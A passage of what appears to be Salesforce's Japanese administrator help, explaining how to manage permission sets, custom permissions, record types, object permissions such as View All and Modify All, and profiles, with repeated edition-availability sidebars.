2. 複数の権限セットを編集するには、編集する各権限セットの横にあるチェックボックスをオンにします。複数ページの権限セットを選択した場合、各ページの選択は記憶されます。
3. 編集する権限をダブルクリックします。複数の権限セットの場合は、選択した権限セットのいずれかにある権限をダブルクリックします。
4. 表示されるダイアログボックスで、その権限を有効または無効にします。ある権限を変更すると、他の権限も変更される場合があります。たとえば、「ケースの管理」と「ケース所有者の移行」が権限セットで有効になっている場合は、「ケース所有者の移行」を無効にすると、「ケースの管理」も無効になります。この場合は、ダイアログボックスに影響を受ける権限が一覧表示されます。
5. 複数の権限セットを変更するには、[選択した n 件のすべてのレコード] (n は選択した権限セット数) を選択します。
6. [保存] をクリックします。

複数の権限セットを編集する場合は、編集権限のある権限セットのみが変更されます。たとえば、オンライン編集を使用して10個の権限セットの「すべてのデータの編集」を有効化し、1つの権限セットには「すべてのデータの編集」権限がないとします。この場合、「すべてのデータの編集」権限がない権限セット以外のすべての権限セットで「すべてのデータの編集」が有効になります。

すべての変更が、設定変更履歴に記録されます。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

ユーザ権限

リストビューから複数の権限セットを編集する

- 「プロファイルと権限セットの管理」

権限セットでのアプリケーションおよびシステムの設定

権限セットの権限と設定は、アプリケーションおよびシステムカテゴリに整理されます。これらのカテゴリには、システムおよびアプリケーションリソースを管理および使用するためにユーザに必要な権限が反映されます。

アプリケーション設定

アプリケーションは一連のタブで構成され、ユーザがヘッダーのドロップダウンメニューを選択して変更できます。どのアプリケーションを選択しても、基礎となるオブジェクト、コンポーネント、データ、および設定はすべて同じです。アプリケーションを選択するとき、ユーザは一連のタブを移動することで基礎となる機能を効率よく使用してアプリケーション固有のタスクを実行できます。たとえば、ほとんどの作業を、[取引先]や[商談]のようなタブが含まれる営業アプリケーションで行うとします。新しいマーケティングキャンペーンを追跡するには、[キャンペーン]タブを営業アプリケーションに追加するのではなく、アプリケーションドロップダウンから[マーケティング]を選択してキャンペーンとキャンペーンメンバーを参照します。

権限セット概要ページの[アプリケーション]セクションには、アプリケーションで実現されるビジネスプロセスに直接関連付けられた設定が含まれます。たとえば、カスタマーサービスエージェントはケースを管理する必要があるため、「ケースの管理」権限は、[アプリケーション権限]ページの[コールセンター]セクションにあります。アプリケーション設定には、アプリケーション権限に関連していないものもあります。たとえば、AppExchange から休暇管理アプリケーションを有効にするには、ユーザには該当する Apex クラスと Visualforce ページへのアクセス権と、新しい休暇要求を作成するためのオブジェクト権限および項目権限が必要です。

システム設定

一部のシステムの機能は、組織に適用され、単独のアプリケーションには適用されません。たとえば、「設定・定義を参照する」では設定および管理設定ページを参照できます。その他のシステム機能はすべてのアプリケーションに適用されます。たとえば、「レポート実行」または「ダッシュボードの管理」権限は、管理者がすべてのアプリケーションでレポートを作成および管理できるようにします。場合によっては、「すべてのデータの編集」のように、権限はすべてのアプリケーションだけでなく、データローダのダウンロード機能など、アプリケーション以外の機能にも適用されます。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

権限セットの [割り当てられたユーザ] ページ

[割り当てられたユーザ] ページから、権限セットに割り当てられたすべてのユーザを表示することや、その他のユーザを割り当てること、ユーザ割り当てを削除することができます。

権限セットに割り当てられたすべてのユーザを表示するには、権限セットページから [割り当ての管理] をクリックします。[割り当てられたユーザ] ページでは、次の操作を実行できます。

- ユーザを権限セットに割り当てる
- 権限セットからユーザ割り当てを削除する
- ユーザを編集する
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する
- プロファイル名をクリックしてプロファイルを表示する

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

ユーザ権限

権限セットに割り当てられたユーザを参照する

- 「[設定・定義の参照](#)」

権限セットの検索

権限セットの別のページにすばやく移動するには、権限セットの詳細ページで検索語を入力します。

いずれかの権限セットの詳細ページで、 [設定の検索...] ボックスにオブジェクト、設定、または権限の名前から連続して 3 文字以上を入力します。検索語では、大文字と小文字は区別されません。入力すると、検索語に一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

一部のカテゴリでは、特定の権限または設定の名前を検索できます。他のカテゴリでは、カテゴリの名前を検索します。

項目	検索	例
割り当てられたアプリケーション	アプリケーション名	[設定の検索] ボックスに「セールス」と入力し、リストから [セールス] を選択します。
オブジェクト	オブジェクト名	Albums カスタムオブジェクトがあるとします。「albu」と入力し、[Albums] を選択します。
• 項目 • レコードタイプ	親オブジェクト名	Description 項目を含む Albums オブジェクトがあるとします。Albums の [説明] 項目を検索するには、「albu」と入力し、[Albums] を選択し、[項目権限] で [説明] までスクロールします。
タブ	タブまたは親オブジェクト名	「レポート」と入力し、[レポート] を選択します。
アプリケーション権限およびシステム権限	権限名	「api」と入力し、[API の有効化] を選択します。
他のすべてのカテゴリ	カテゴリ名	Apex クラスのアクセス設定を検索するには、「apex」と入力し、[Apex クラスアクセス] を選択します。カスタム権限を検索するには、「cust」と入力し、[カスタム権限] を選択します。他のカテゴリについても同じです。

結果が返されなくても心配はいりません。次のヒントを参考にしてください。

- オブジェクト、設定、または権限名に一致する連続する 3 文字以上が検索語に含まれていることを確認します。
- 検索対象の権限、オブジェクト、設定が、現在の Salesforce 組織では使用できない可能性があります。

エディション

使用可能なインターフェース: Salesforce Classic (使用できない組織もあります) および Lightning Experience

使用可能なエディション: Essentials Edition、Contact Manager Edition、Professional Edition、Group Edition、Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition

ユーザ権限

権限セットを検索する

- 「設定・定義の参照」

- 検索対象の項目が、現在の権限セットに関連付けられているユーザライセンスでは使用できない可能性があります。たとえば、標準 Platform ユーザライセンスに関連する権限セットには、「すべてのデータの編集」権限は含まれません。
- 権限セットに関連付けられた権限セットライセンスに、検索しているオブジェクト、設定、または権限名が含まれていません。

権限セットでの割り当てられたアプリケーションの参照と編集

割り当てられたアプリケーション設定では、Lightning Platform アプリケーションメニューで選択できるアプリケーションを指定します。

プロファイルとは異なり、権限セットではデフォルトのアプリケーションを割り当てるることはできません。アプリケーションを表示するかどうかのみを指定できます。

アプリケーションを割り当てる手順は、次のとおりです。

- [設定]から、[クイック検索] ボックスに「権限セット」と入力し、[権限セット]を選択します。
- 権限セットを選択するか、新規で作成します。
- 権限セットの概要ページで、[割り当てられたアプリケーション]をクリックします。
- [編集]をクリックします。
- アプリケーションを割り当てるには、[選択可能なアプリケーション]リストでアプリケーションを選択してから [追加] をクリックします。権限セットからアプリケーションを削除するには、[選択可能なアプリケーション]リストでアプリケーションを選択してから [削除] をクリックします。
- [保存]をクリックします。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

ユーザ権限

割り当てられたアプリケーション設定を編集する

- 「[プロファイルと権限セットの管理](#)」

権限セットでのカスタムレコードタイプの割り当て

- [設定] から、[クイック検索] ボックスに「権限セット」と入力し、[権限セット] を選択します。
- 権限セットを選択するか、新規で作成します。
- 権限セットの概要ページで [オブジェクト設定] をクリックし、目的のオブジェクトをクリックします。
- [編集] をクリックします。
- この権限セットに割り当てるレコードタイプを選択します。
- [保存] をクリックします。

このセクションの内容:

レコードタイプへのアクセスの指定方法

プロファイルまたは権限セットあるいはその両方の組み合わせで、ユーザにレコードタイプを割り当てるすることができます。レコードタイプの割り当ては、プロファイルと権限セットでは動作が異なります。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

レコードタイプを使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

権限セットでレコードタイプを割り当てる

- 「[プロファイルと権限セットの管理](#)」

レコードタイプへのアクセスの指定方法

プロファイルまたは権限セットあるいはその両方の組み合わせで、ユーザにレコードタイプを割り当てるすることができます。レコードタイプの割り当ては、プロファイルと権限セットでは動作が異なります。

- ユーザのデフォルトのレコードタイプは、ユーザの個人設定で指定されます。デフォルトのレコードタイプを権限セットで指定することはできません。
- プロファイルでは [--マスター--] レコードタイプを割り当てるることができます。権限セットで割り当てることができる原因是、カスタムレコードタイプのみです。レコード作成の動作は、プロファイルと権限セットでどのレコードタイプが割り当てられるかによって異なります。

ユーザのプロファイルに ユーザの権限セット内の レコード作成時の動作 存在するレコードタイプ カスタムレコードタイプ の合計数
--

--マスター--	なし	新規レコードはマスターレコードタイプに関連付けられます。
----------	----	------------------------------

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザのプロファイルに存在する レコードタイプ	ユーザの権限セット内のカスタム レコードタイプの合計数	レコード作成時の動作
--マスター--	1	新規レコードはカスタムレコード タイプに関連付けられます。ユー ザはマスターレコードタイプを選択 できません。
--マスター--	複数	ユーザはレコードタイプの選択を 促されます。
カスタム	1つ以上	ユーザはレコードタイプの選択を 促されます。個人設定では、ユー ザのデフォルトのレコードタイプ を使用するオプションを設定し、 レコードタイプの選択を促されな いようにできます。

- ページレイアウトの割り当てはプロファイルでのみ指定でき、権限セットでは使用できません。権限セッ
トでカスタムレコードタイプを割り当てるとき、その権限セットを持つユーザには、プロファイルでそのレ
コードタイプに指定されたページレイアウトの割り当てが付与されます(プロファイルでは、ページレイア
ウトの割り当ては、レコードタイプが割り当てられていないときでも、すべてのレコードタイプに対して指定
されます)。
- リード変換では、ユーザのプロファイルで指定されたデフォルトのレコードタイプが、変換後のレコード
に使用されます。
- ユーザは、任意のレコードタイプに割り当てられたレコードを参照できます。このため、ページレイアウ
トは、ユーザのプロファイルですべてのレコードタイプに割り当てられます。ユーザのプロファイルまたは
権限セットでのレコードタイプの割り当てでは、ユーザがそのレコードタイプのレコードを参照できる
かどうかは決まりません。レコードタイプの割り当ては、単にユーザがレコードを作成または編集するとき
にそのレコードタイプを使用できることを指定します。
- 権限セットでのレコードタイプは、パッケージおよび変更セットではサポートされていません。このため、
Sandbox組織の権限セットでのレコードタイプの割り当ては、本番組織で手動で再現する必要があります。

権限セットでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成してプロセスまたはアプリケーションに関連付けたら、権限セットでその権限を有効化できます。

1. [設定] から、[クイック検索] ボックスに「権限セット」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで、[カスタム権限] をクリックします。
4. [編集] をクリックします。
5. カスタム権限を有効にするには、[利用可能なカスタム権限] リストで権限を選択し、[追加] をクリックします。権限セットからカスタム権限を削除するには、[有効化されたカスタム権限] リストでアプリケーションを選択してから [削除] をクリックします。
6. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic (使用できない組織もあります) および Lightning Experience の両方

使用可能なエディション:

Essentials Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

権限セットでカスタム権限を有効にする

- 「プロファイルと権限セットの管理」

権限セットの割り当ての管理

ユーザの詳細ページから1人のユーザに権限セットを割り当てることや、任意の権限セットページから複数のユーザに権限セットを割り当てることができます。

- 1人のユーザへの権限セットの割り当て
- 複数ユーザへの権限セットの割り当て
- 権限セットからのユーザ割り当ての削除

このセクションの内容:

1人のユーザへの権限セットの割り当て

ユーザの詳細ページから、1人のユーザに権限セットを割り当てることや、権限セットの割り当てを削除することができます。

複数ユーザへの権限セットの割り当て

いずれかの権限セットページから、1人以上のユーザに権限セットを割り当てます。

権限セットからのユーザ割り当ての削除

任意の権限セットページで、1人以上のユーザから権限セットの割り当てを削除できます。

1人のユーザへの権限セットの割り当て

ユーザの詳細ページから、1人のユーザに権限セットを割り当てることや、権限セットの割り当てを削除することができます。

[権限セットの割り当て] ページには、次の権限セットが表示されます。

- 関連するライセンスのない権限セット。たとえば、権限セットのライセンスの種類に[なし]が選択されている場合、その権限セットを割り当てることができます。権限セットで有効化されるすべての設定と権限がユーザのライセンスで許可されることを確認します。選択された権限がユーザのライセンスで許可されない場合、割り当ては失敗します。
- ユーザのライセンスと一致する権限セット。たとえば、ユーザのライセンスが Chatter Only である場合、Chatter Only ライセンスを持つ権限セットを割り当てることができます。
- 権限セットライセンスに固有の権限セット。「Identity」という名前の権限セットを作成して、その権限セットを「IdentityConnect」権限セットライセンスに関連付けたとします。ユーザを「Identity」に割り当てるとき、ユーザは Identity Connect 権限セットライセンスで使用できるすべての機能を受け取ります。

 **メモ:** 権限の中には、権限を付与する前に、ユーザが権限セットライセンスを所有していることが要求されるものがあります。たとえば、「Identity Connect を使用」ユーザ権限を Identity 権限セットに追加した場合は、Identity Connect 権限セットライセンスを持つユーザのみをこの権限セットに割り当てることができます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

ユーザ権限

- 権限セットを割り当てる
- 「権限セットの割り当て」

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ]を選択します。
2. ユーザを選択します。
3. [権限セットの割り当て] 関連リストで、[割り当てる編集] をクリックします。
4. 権限セットを割り当てるには、[選択可能な権限セット] で権限セットを選択して [追加] をクリックします。
権限セットの割り当てを削除するには、[有効な権限セット] から権限セットを選択して [削除] をクリックします。
5. [保存] をクリックします。

 **ヒント:** この操作および他の管理タスクは、Salesforce A モバイルアプリケーションから実行できます。

複数ユーザへの権限セットの割り当て

いずれかの権限セットページから、1人以上のユーザに権限セットを割り当てます。

1. ユーザに割り当てる権限セットを選択します。
2. [割り当てる管理] をクリックして、[割り当てる追加] をクリックします。
3. 権限セットに割り当てるユーザ名の横にあるチェックボックスをオンにして、[割り当てる] をクリックします。

成功を示すメッセージ、または割り当てるに必要なライセンスがユーザにないことを示すメッセージが表示されます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

ユーザ権限

ユーザに権限セットを割り当てる

- 「権限セットの割り当て」

権限セットからのユーザ割り当ての削除

任意の権限セットページで、1人以上のユーザから権限セットの割り当てを削除できます。

- [設定] から、[クイック検索] ボックスに「権限セット」と入力し、[権限セット] を選択します。
- 権限セットを選択します。
- [権限セット] ツールバーで、[割り当ての管理] をクリックします。
- この権限セットから削除するユーザを選択します。
- 1回に最大 1000 人のユーザを削除できます。
- [割り当てを削除] をクリックします。
このボタンは、1人以上のユーザが選択されている場合にのみ使用できます。
- 権限セットに割り当てられているすべてのユーザのリストに戻るには、[完了] をクリックします。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Essentials Edition、**Contact Manager Edition**、
Professional Edition、
Group Edition、**Enterprise Edition**、
Performance Edition、**Unlimited Edition**、
Developer Edition、および
Database.com Edition

ユーザ権限

権限セットの割り当てを削除する

- 「権限セットの割り当て」

オブジェクトの権限

オブジェクトの権限は、ユーザが各オブジェクトのレコードを作成、参照、編集、および削除するために必要な基本レベルのアクセス権限を指定します。権限セットおよびプロファイルでオブジェクト権限を管理できます。

オブジェクト権限には、共有ルールと共有設定を遵守するものと上書きするものがあります。次の権限は、オブジェクトに対するアクセス権限を指定します。

権限	説明	共有の遵守と上書き
参照	このレコードタイプの参照のみが許可されます。	共有の遵守
作成	レコードの参照と作成が許可されます。	共有の遵守
編集	レコードの参照と更新が許可されます。	共有の遵守

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

権限	説明	共有の遵守と上書き
削除	レコードの参照、編集、および削除が許可されます。	共有の遵守
すべて表示	共有設定に関係なく、このオブジェクトに関連付けられたすべてのレコードの表示が許可されます。	共有の上書き
すべて変更	共有設定に関係なく、このオブジェクトに関連付けられたすべてのレコードの参照、編集、削除、転送、承認が許可されます。	共有の上書き
☑ メモ: ドキュメントの「すべて変更」権限があればすべての共有フォルダと公開フォルダにアクセスできますが、フォルダのプロパティの編集や新規のフォルダの作成は行えません。フォルダのプロパティの編集および新規フォルダの作成を行うには、「公開ドキュメントの管理」権限が必要です。		

このセクションの内容:

「すべて表示」および「すべて変更」権限の概要

「すべて表示」および「すべて変更」権限を使用すると、共有ルールおよび共有設定は無視されます。これにより、システム管理者は、組織内の特定のオブジェクトに関連付けられたレコードに対してアクセス権を許可できます。「すべて表示」および「すべて変更」を、「すべてのデータの参照」および「すべてのデータの編集」権限の代わりに使用することもできます。

セキュリティモデルの比較

「すべて表示」および「すべて変更」権限の概要

「すべて表示」および「すべて変更」権限を使用すると、共有ルールおよび共有設定は無視されます。これにより、システム管理者は、組織内の特定のオブジェクトに関連付けられたレコードに対してアクセス権を許可できます。「すべて表示」および「すべて変更」を、「すべてのデータの参照」および「すべてのデータの編集」権限の代わりに使用することもできます。

この権限のタイプ間には次の違いがあります。

権限	使用目的	この権限を必要とするユーザ
すべて表示	オブジェクト権限の代行。	特定のオブジェクトのレコードを管理する代理管理者
すべて変更		

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
すべてのエディション

権限	使用目的	この権限を必要とするユーザ
すべてのデータの参照 照	組織のすべてのデータの管理、たとえば、データの整理、重複の排除、一括削除、一括移行、レコード承認の管理など。	組織全体の管理者
すべてのデータの編集	「すべてのデータの参照」(または「すべてのデータの編集」)権限を持つユーザは、アプリケーションとデータが自分と共有されていない場合でも、すべてのアプリケーションとデータを参照(または編集)できます。	<input checked="" type="checkbox"/> メモ: リリースのためにユーザがメタデータのみにアクセスする必要がある場合は、「メタデータ API 関数を使用したメタデータを変更」権限を有効にできます。この権限は、これらのユーザに組織データへのアクセスを提供せずに、リリースに必要なアクセス権を付与します。詳細は、Salesforce ヘルプの「「メタデータ API 関数を使用したメタデータを変更」権限」を参照してください。
すべてのユーザの参照 照	組織内のすべてのユーザの参照。すべてのユーザに対する参照アクセス権が付与されるため、全ユーザのレコードの詳細を表示でき、また全ユーザが検索やリストビューなどの対象になります。	組織内の全ユーザを表示する必要があるユーザ。ユーザオブジェクトの組織の共有設定が[非公開]の場合に便利です。「ユーザの管理」権限のあるシステム管理者には、「すべてのユーザの参照」権限が自動的に付与されます。
すべての参照レコード名の参照	すべての参照項目およびシステム項目のレコード名の参照。	システム管理者と、関連レコードや[所有者]項目、[作成者]項目、[最終更新者]項目など、レコードに関するすべての情報を確認する必要があるユーザ。

アイデア、価格表、記事タイプ、商品に対する「すべて表示」および「すべて変更」権限を持つことはできません。

「すべて表示」および「すべて変更」は、オブジェクト権限のみの代行を許可します。ユーザ管理およびカスタムオブジェクト管理の任務を委任するため、[代理管理者を定義](#)します。

「すべてのユーザの参照」は、組織内のユーザ表示を制御するユーザ共有が組織に設定されている場合に利用できます。ユーザ共有についての詳細は、[「ユーザ共有」](#)を参照してください。

セキュリティモデルの比較

Salesforce のユーザセキュリティは、**共有**と、**ユーザおよびオブジェクト権限**の組み合わせによって実現されます。エンドユーザレコードレベルのアクセス権など、一部のケースでは、共有を使用してレコードに対するアクセス権を与えたほうが便利です。一方、データのレコード管理ToDo(レコードの転送、データの整理、重複するレコードの排除、レコードの一括削除など)やワークフロー承認プロセスを委任する場合は、共有を上書きして、権限を使用してレコードに対するアクセス権を与えたほうが便利です。

「参照」、「作成」、「編集」、「削除」の各権限が共有設定を遵守します。これにより、レコードレベルでデータへのアクセスを制御します。「すべて表示」および「すべて変更」権限は、指定オブジェクトの共有設定を無効にします。また、「すべてのデータの参照」および「すべてのデータの編集」権限は、すべてのオブジェクトの共有設定を無効にします。

次の表は、それらのセキュリティモデルの違いを説明したものです。

	共有を遵守する権限	共有を無効にする権限
対象利用者	エンドユーザ	データの代理管理者
管理対象	「参照」、「作成」、「編集」、 および「削除」オブジェクト権限 共有設定	「すべて表示」および「すべて変更」
レコードアクセス権	「非公開」、「参照のみ」、「参 照・更新」、「参照/更新/所有権の 移行/フルアクセス」権限	「すべて表示」および「すべて変 更」
転送可能か?	共有設定(オブジェクトごとに異な る)を遵守	「すべて変更」権限を持つすべて のオブジェクトで使用可能
レコードを承認できるか、または 承認プロセス中のレコードを編集 およびロック解除できるか?	なし	「すべて変更」権限を持つすべて のオブジェクトで使用可能
すべてのレコードのレポート出力 は可能か?	次のように規定された共有ルール では可能。公開グループ「組織全 体」によって所有されているレコー ドは、指定グループと「参照のみ」 アクセス権によって共有されます。	「すべて表示」権限を持つすべて のオブジェクトで使用可能
オブジェクトサポートは?	商品、ドキュメント、ソリューショ ン、アイデア、メモ、添付ファイ ルを除くすべてのオブジェクトで 使用可能	オブジェクト権限によってほとん どのオブジェクトで使用可能  メモ: アイデア、価格表、記 事タイプ、商品に対する「す べて表示」および「すべて変

エディション

使用可能なインター
フェース: Salesforce Classic
(**使用できない組織もあ
ります**)

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

共有を遵守する権限	共有を無効にする権限
グループアクセス権を決めるのは? ロール、ロール&下位ロール、ロールと内部下位ロール、ロール、内部下位ロールとポータル下位ロール、キー、チーム、公開グループ	「更」権限を持つことはできません。
非公開レコードアクセスは可能か? 利用不可	「すべて表示」および「すべて変更」権限を持つ非公開取引先責任者、商談、メモと添付ファイルで使用可能
手動によるレコードの共有は可能か?	レコードの所有者とロール階層内でその所有者の上位にあるユーザーで使用可能
すべてのケースコメントの管理は可能か?	「すべて変更」権限を持つすべてのオブジェクトで使用可能
利用不可	ケースに対する「すべて変更」権限で使用可能

カスタム権限

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するには、カスタム権限を使用します。

Salesforce の多くの機能では、特定の機能にアクセスできるユーザを指定するアクセスチェックが必要です。権限セットとプロファイル設定には、オブジェクト、項目、タブ、Visualforce ページなどの多くのエンティティへのアクセス権が組み込まれています。ただし、一部のカスタムプロセスとアプリケーションへのアクセス権は権限セットとプロファイルに含まれていません。たとえば、休暇管理アプリケーションでは、ユーザは休暇要求を送信する必要がありますが、休暇要求を承認するのは一部のユーザのみです。このような制御を行う場合にカスタム権限を使用できます。

カスタム権限ではアクセスチェックを定義できます。アクセスチェックは、ユーザ権限や他のアクセス設定をユーザに割り当てる場合と同様の方法で、権限セットまたはプロファイルを使用してユーザに割り当てることができます。たとえば、ユーザに適切なカスタム権限が付与されている場合にのみ Visualforce ページでボタンを使用できるようにする Apex で、アクセスチェックを定義できます。

カスタム権限は次の方法で照会できます。

- 特定のカスタム権限へのアクセス権があるユーザを判別するには、Apex を使用して次のような処理を実行します。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Essentials Edition、**Group Edition**、**Professional Edition**、**Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、および **Developer Edition**
Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

```
Boolean hasCustomPermission =
FeatureManagement.checkPermission('your_custom_permission_api_name');
```

- 接続アプリケーションでの認証時にユーザに付与されているカスタム権限を判別するには、ユーザの ID URL を参照します。この URL は、Salesforce によって接続アプリケーションのアクセストークンと共に提供されます。

このセクションの内容:

カスタム権限の作成

カスタム権限を作成して、ユーザにカスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与することができます。

カスタム権限の編集

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するカスタム権限を編集します。

カスタム権限の作成

カスタム権限を作成して、ユーザにカスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与することができます。

1. [設定] から、[クイック検索] ボックスに「カスタム権限」と入力し、[カスタム権限]を選択します。
2. [新規] をクリックします。
3. 次の権限情報を入力します。
 - 表示ラベル — 権限セットに表示される権限表示ラベル
 - 名前 — API および管理パッケージで使用される一意の名前
 - 説明 — (省略可能) この権限によってアクセス権が付与される機能の説明（「休暇要求承認」など）
 - 接続アプリケーション — (省略可能) この権限に関連付けられた接続アプリケーション
4. [保存] をクリックします。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあ
ります](#)) および Lightning
Experience の両方

使用可能なエディション:
Essentials Edition、**Group
Edition**、**Professional
Edition**、**Enterprise
Edition**、**Performance
Edition**、**Unlimited Edition**、
および **Developer Edition**

Group Edition および
Professional Edition 組織で
は、カスタム権限の作
成、編集は実行できませ
んが、管理パッケージの
一部としてカスタム権限
をインストールできま
す。

ユーザ権限

カスタム権限を作成する
• 「カスタム権限の管
理」

カスタム権限の編集

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するカスタム権限を編集します。

1. [設定] から、[クイック検索] ボックスに「カスタム権限」と入力し、[カスタム権限] を選択します。
2. 変更する権限の横にある [編集] をクリックします。
3. 必要に応じて権限情報を編集します。
 - 表示ラベル — 権限セットに表示される権限表示ラベル
 - 名前 — API および管理パッケージで使用される一意の名前
 - 説明 — (省略可能) この権限によってアクセス権が付与される機能の説明（「休暇要求承認」など）
 - 接続アプリケーション — (省略可能) この権限に関連付けられた接続アプリケーション
4. [保存] をクリックします。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあ
ります](#)) および Lightning
Experience の両方

使用可能なエディション:
Essentials Edition、**Group
Edition**、**Professional
Edition**、**Enterprise
Edition**、**Performance
Edition**、**Unlimited Edition**、
および **Developer Edition**

Group Edition および
Professional Edition 組織で
は、カスタム権限の作
成、編集は実行できませ
んが、管理パッケージの
一部としてカスタム権限
をインストールできま
す。

ユーザ権限

カスタム権限を編集する
• 「カスタム権限の管
理」

プロファイル

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。

組織には標準プロファイルがいくつか含まれ、制限された数の設定を編集できます。カスタムプロファイルを含むエディションでは、ユーザライセンス以外のすべての権限と設定を編集できます。Contact Manager Edition、Essentials Edition、および Group Edition を使用する組織では、標準プロファイルをユーザに割り当てるることはできますが、標準プロファイルを表示または編集したり、カスタムプロファイルを作成したりすることはできません。

すべてのプロファイルは、1種類のユーザライセンスにのみ属します。

このセクションの内容:

[拡張プロファイルユーザインターフェースページでの操作](#)

拡張プロファイルユーザインターフェースでは、プロファイルの概要ページがプロファイルのすべての設定と権限への開始点となります。

[元のプロファイルインターフェースの使用](#)

元のプロファイルページでプロファイルを表示するには、[設定]から [クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択して目的のプロファイルを選択します。

[プロファイルリストの管理](#)

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。組織でプロファイルを表示するには、[設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択します。

[プロファイルリストビューを使用した複数のプロファイルの編集](#)

組織で拡張プロファイルリストビューが有効になっている場合は、個々のプロファイルページにアクセスしなくとも、直接リストビューから最大 200 件のプロファイルの権限を変更できます。

[プロファイルのコピー](#)

プロファイルを作成する代わりに、既存のプロファイルをコピーしてカスタマイズすることで時間を節約します。

[プロファイルの割り当てられたユーザの表示](#)

プロファイルの概要ページからプロファイルに割り当てられたすべてのユーザを表示するには、[割り当て済みユーザ](拡張プロファイルユーザインターフェース)または[このプロファイルに属するユーザの参照](元のプロファイルユーザインターフェース)をクリックします。割り当てられたユーザのページから、次の操作が可能です。

[権限セットとプロファイルでのタブ設定の表示と編集](#)

タブ設定はタブが [すべてのタブ] ページに表示されるか、タブセットで表示可能かどうかを指定します。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

カスタムプロファイルを

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

プロファイルでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成し、プロセスまたはアプリケーションに関連付けたら、プロファイルで権限を有効にできます。

拡張プロファイルユーザインターフェースページでの操作

